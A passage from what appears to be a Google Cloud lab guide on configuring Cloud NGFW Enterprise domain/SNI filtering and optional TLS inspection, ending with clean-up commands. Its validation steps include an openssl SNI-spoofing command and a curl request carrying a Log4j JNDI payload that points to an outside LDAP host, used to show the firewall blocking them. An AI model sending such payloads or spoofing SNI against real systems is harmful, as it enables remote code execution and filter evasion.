cnQwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20wEwYDVR0gBAwwCjAIBgZngQwB
AgEwNgYDVR0fBC8wLTAroCmgJ4YlaHR0cDovL2MucGtpLmdvb2cvd3IyL29CRllZ
YWh6Z1ZJLmNybDCCAQQGCisGAQQB1nkCBAIEgfUEgfIA8AB1AMz7D2qFcQll/pWb
U87psnwi6YVcDZeNtql+VMD+TA2wAAABmSiwb7kAAAQDAEYwRAIgUgwfOTyMz1t2
IoMnKJ53W+kZw7Jsu32WvzgsckwoVUsCIF13LpnKVkz4nb5ns+gCV9cmXtjrOIYR
los6Y3B55Zc4AHcAEvFONL1TckyEBhnDjz96E/jntWKHiJxtMAWE6+WGJjoAAAGZ
KLBu2wAABAMASDBGAiEAs7m+95jkhA5h/ycpQu8uLo2AZsIpOX6BvJiycuvgMJsC
IQC6O2leGpUvSExL6fYvpVba3mrNVlw1a5u8OFI7NSguhTANBgkqhkiG9w0BAQsF
AAOCAQEAa9vVQ6zoBODliAAhLTG3uYaQZevaE96lOdD0jnRw/u3EzNL4UnDED/O+
x8XNvv5njb5MsntnYUgQda3nNtYfpGe6qvuYhyiBegdzqBsHVik4Rzlp/YeMGAV/
zqKl+Wtg5iCjq4+yI3aLex36NeFA7n8SQbKc0n8PvmAF7Anh80H3A/XPaINTKueO
kBltI+iP9FPL64b5NbcNqeanibsOE/2tMImLF/7Kp1/5IFCq7UsR09mBRRfUbRyc
1Zp7ndj5sMLqqgCuF8wTaELMubN4pw5S9FdO7iWA254+NhXidnU8WNHadgR0OmWr
jr89HAhAtpQGEarldpmnJPMadHEcdw==
-----END CERTIFICATE-----
subject=CN = www.google.com
issuer=C = US, O = Google Trust Services, CN = WR2
---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 4495 bytes and written 397 bytes
Verification: OK
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
This is where TLS inspection can help close this hole.
Close connection and exit the VM:
"ctrl" + c
exit
18. [Optional] TLS Inspection
Configure TLS Resources
This section is optional as Domain/SNI filtering works without the need for TLS inspection. However, you may want to have TLS inspection if you plan to use threat-prevention, or in the future when full URL filtering is available, be able to build path based rules in the security profile.
In addition, TLS inspection provides an additional layer of checks as SNI spoofing is a possibility.
Create a CA pool. This resource will be used to house the Root CA certificate we generate for NGFW Enterprise.
gcloud privateca pools create $prefix-CA-Pool --project=$project_id --location=$region --tier=devops
Create the Root CA. This is the CA certificate that will be used for signing additional certificates for requests through NGFW Enterprise.
gcloud privateca roots create $prefix-CA-Root --project=$project_id --location=$region --pool=$prefix-CA-Pool --subject="CN=NGFW Enterprise Test CA 2, O=Google NGFW Enterprise Domain/SNI"
If you are prompted with the message below, answer y:
The CaPool [ngfw-enterprise-CA-Pool] has no enabled CAs and cannot issue any certificates until at least one CA is enabled. Would you like to also enable this CA?

Do you want to continue (y/N)?
Create a service account. This service account will be used for requesting certificates for NGFW Enterprise:
gcloud beta services identity create --service=networksecurity.googleapis.com --project=$project_id
Set IAM permissions for the service account:
gcloud privateca pools add-iam-policy-binding $prefix-CA-Pool --project=$project_id --location=$region --member=serviceAccount:service-$project_number@gcp-sa-networksecurity.iam.gserviceaccount.com --role=roles/privateca.certificateRequester
Create the TLS Policy YAML file. This file will contain information about the specific resources:
cat > tls_policy.yaml << EOF
description: Test tls inspection policy.
name: projects/$project_id/locations/$region/tlsInspectionPolicies/$prefix-tls-policy
caPool: projects/$project_id/locations/$region/caPools/$prefix-CA-Pool
excludePublicCaSet: false
EOF
Import the TLS inspection Policy:
gcloud network-security tls-inspection-policies import $prefix-tls-policy --project=$project_id --location=$region --source=tls_policy.yaml
Update the endpoint association to enable TLS:
gcloud network-security firewall-endpoint-associations update $prefix-association --zone=$zone --project=$project_id --tls-inspection-policy=$prefix-tls-policy --tls-inspection-policy-project=$project_id --tls-inspection-policy-region=$region
Get the CA certificate and add it to the client's CA store. This is required for trust since NGFW Enterprise would establish TLS and present the signed certificate from the CA Pool:
gcloud privateca roots describe $prefix-CA-Root --project=$project_id --pool=$prefix-CA-Pool --location=$region --format="value(pemCaCertificates)" >> $prefix-CA-Root.crt
Transfer the CA certificate to the client:
gcloud compute scp --tunnel-through-iap $prefix-CA-Root.crt $prefix-$zone-client:~/ --zone=$zone
SSH to the VM, move the CA cert to /usr/local/share/ca-certificates and update the CA store:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone

sudo mv domain-sni-CA-Root.crt /usr/local/share/ca-certificates/

sudo update-ca-certificates
Exit the VM and continue on cloudshell.
Update Firewall Rule for TLS Inspection
gcloud compute network-firewall-policies rules update 300 --action=apply_security_profile_group --firewall-policy=$prefix-fwpolicy --global-firewall-policy --direction=EGRESS --security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg --layer4-configs=tcp:80,tcp:443 --dest-ip-ranges=0.0.0.0/0 --enable-logging --tls-inspect
Validate Rules w/ TLS inspection
Initiate an SSH connection to the VM through IAP:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
Send the sample requests to the allowed destinations:
curl https://wikipedia.org --max-time 2
curl https://ifconfig.me --max-time 2
These should pass without issue. If we want to review the certificate and confirm whether or not the certificate is signed by NGFW, we can run the following command:
curl https://ifconfig.me --max-time 2 -vv
Expected output:
admin@domain-sni-us-west1-a-client:~$ curl https://ifconfig.me --max-time 2 -vv
*   Trying 34.160.111.145:443...
* Connected to ifconfig.me (34.160.111.145) port 443 (#0)
* ALPN: offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
*  CAfile: /etc/ssl/certs/ca-certificates.crt
*  CApath: /etc/ssl/certs
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN: server did not agree on a protocol. Uses default.
* Server certificate:
*  subject: CN=ifconfig.me
*  start date: Sep 20 07:05:42 2025 GMT
*  expire date: Sep 21 06:58:10 2025 GMT
*  subjectAltName: host "ifconfig.me" matched cert's "ifconfig.me"
*  issuer: CN=Google Cloud Firewall Intermediate CA ID#5226903875461534691
*  SSL certificate verify ok.
* using HTTP/1.x
> GET / HTTP/1.1
> Host: ifconfig.me
> User-Agent: curl/7.88.1
> Accept: */*
>
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
< HTTP/1.1 200 OK
< Content-Length: 10
< access-control-allow-origin: *
< content-type: text/plain
< date: Sat, 20 Sep 2025 07:05:43 GMT
< via: 1.1 google
< Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
<
* Connection #0 to host ifconfig.me left intact
x.x.x.x
In the output above, we can see that the request is being TLS inspected by NGFW Enterprise because the certificate received is signed by the Root CA we created previously. (issuer field)
Validate Rules attempting to Spoof SNI w/ TLS inspection
Let's validate the behavior now that TLS inspection is enabled.
Run the following openssl command to spoof the SNI:
openssl s_client -connect www.google.com:443 -servername ifconfig.me
Expected output:
CONNECTED(00000003)
write:errno=104
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 0 bytes and written 317 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
In the above output, we see that a previously functioning SNI spoofing request now fails when TLS inspection is enabled. This is because when TLS inspection is enabled, NGFW checks the SNI against the server certificate's Subject Alternative Name (SAN). If it does not match, it will fail the TLS handshake.
Validate Domain/SNI & Threat Prevention w/ TLS Inspection
We'll now re-run the test previously for a malicious (log4j) request to an allowed domain.
Send the sample malicious (log4j) to an allowed domain/SNI destination:
curl -s -o /dev/null -w "%{http_code}\n" -H 'User-Agent: ${jndi:ldap://123.123.123.123:8055/a}' https://www.eicar.org --max-time 2
Expected output:
000
This 000 response code is because the connection was terminated by NGFW since a threat was detected. We can gather more verbose output to confirm.
curl -s -o /dev/null -w "%{http_code}\n" -H 'User-Agent: ${jndi:ldap://123.123.123.123:8055/a}' https://www.eicar.org --max-time 2 -vv
Expected output:
*   Trying 89.238.73.97:443...
* Connected to www.eicar.org (89.238.73.97) port 443 (#0)
* ALPN: offers h2,http/1.1
} [5 bytes data]
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
} [512 bytes data]
*  CAfile: /etc/ssl/certs/ca-certificates.crt
*  CApath: /etc/ssl/certs
{ [5 bytes data]
* TLSv1.3 (IN), TLS handshake, Server hello (2):
{ [122 bytes data]
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
{ [6 bytes data]
* TLSv1.3 (IN), TLS handshake, Certificate (11):
{ [3423 bytes data]
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
{ [80 bytes data]
* TLSv1.3 (IN), TLS handshake, Finished (20):
{ [52 bytes data]
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
} [1 bytes data]
* TLSv1.3 (OUT), TLS handshake, Finished (20):
} [52 bytes data]
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN: server did not agree on a protocol. Uses default.
* Server certificate:
*  subject: CN=www.eicar.org
*  start date: Sep 20 07:50:20 2025 GMT
*  expire date: Sep 21 10:41:22 2025 GMT
*  subjectAltName: host "www.eicar.org" matched cert's "www.eicar.org"
*  issuer: CN=Google Cloud Firewall Intermediate CA ID#4044393130040997148
*  SSL certificate verify ok.
* using HTTP/1.x
} [5 bytes data]
> GET / HTTP/1.1
> Host: www.eicar.org
> Accept: */*
> User-Agent: ${jndi:ldap://123.123.123.123:8055/a}
>
* Recv failure: Connection reset by peer
* OpenSSL SSL_read: Connection reset by peer, errno 104
* Closing connection 0
} [5 bytes data]
* Send failure: Broken pipe
000
From above, we see that the NGFW performed TLS inspection and blocked the malicious request.
Exit the VM:
exit
Proceed to the next section for the clean-up steps.
19. Clean-up steps
Base Setup Clean-up
Remove the instances:
gcloud -q compute instances delete $prefix-$zone-client --zone=$zone
Remove the Cloud Firewall Network Policy and association:
gcloud -q compute network-firewall-policies associations delete \
     --firewall-policy $prefix-fwpolicy \
     --name $prefix-fwpolicy-association \
     --global-firewall-policy

gcloud -q compute network-firewall-policies delete $prefix-fwpolicy --global
Delete the Cloud Router and Cloud NAT:
gcloud -q compute routers nats delete $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region

gcloud -q compute routers delete $prefix-cr --region=$region
Delete the reserved IP addresses:
gcloud -q compute addresses delete $prefix-$region-cloudnatip --region=$region
Cloud Firewall SPG and Association Clean-up
Delete the Security Profile Group and Threat & URL Filtering Profile in this order:
gcloud -q network-security security-profile-groups delete \
  $prefix-spg \
  --organization $org_id \
  --location=global

gcloud -q network-security security-profiles threat-prevention \
  delete $prefix-sp-threat \
  --organization $org_id \
  --location=global

gcloud -q network-security security-profiles url-filtering \
  delete $prefix-sp \
  --organization $org_id \
  --location=global
Delete the Cloud Firewall endpoint association:
gcloud -q network-security firewall-endpoint-associations delete \
  $prefix-association --zone $zone
Delete the Cloud Firewall endpoint, which can take about 20 minutes:
gcloud -q network-security firewall-endpoints delete $prefix-$zone --zone=$zone --organization $org_id
Optionally, confirm that the Cloud NGFW endpoint was deleted by running the command below:
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
The state for the endpoint should show:
STATE: DELETING
When complete, the endpoint will no longer be listed.
[Optional] TLS Clean-up
If you proceeded with the optional TLS inspection configurations, run the commands below to clean up the TLS resources..
Delete the TLS Policy:
gcloud -q network-security tls-inspection-policies delete \
  $prefix-tls-policy \
  --location=$region
Disable and delete the Root CA and CA Pool:
gcloud -q privateca roots disable $prefix-CA-Root \
  --location=$region \
  --pool=$prefix-CA-Pool \
  --ignore-dependent-resources

gcloud -q privateca roots delete $prefix-CA-Root \
  --location=$region \
  --pool=$prefix-CA-Pool \
  --skip-grace-period \
  --ignore-active-certificates \
  --ignore-dependent-resources

gcloud -q privateca pools delete $prefix-CA-Pool \
  --location=$region \
  --ignore-dependent-resources
Subnet and VPC Clean-up
Finally, delete the subnet and VPC network:
gcloud -q compute networks subnets delete $prefix-$region-subnet --region $region

gcloud -q compute networks delete $prefix-vpc
20. Conclusion and considerations
This lab is very simple and only tests with a single VM going out to the internet. In real-word scenarios, the VPC could contain multiple resources, traffic traveling in all directions (N/S and E/W). Since the Firewall Rule for domain/SNI filtering is an EGRESS 0.0.0.0/0, it is a "catch all" and MUST be configured as the lowest priority rule in the network policy - otherwise traffic would unexpectedly match and be allowed/denied based on the default urlFiltering rule.
In addition, consider using Network Types to limit the scope. This is to prevent E/W traffic from matching the rule. Alternatively create a higher priority allow rule for E/W traffic.
Please review the best practices document that covers Domain/SNI filtering in more detail.
21. Congratulations!
Congratulations, you've successfully completed the Cloud NGFW Enterprise for Domain and SNI filtering w/ optional TLS inspection!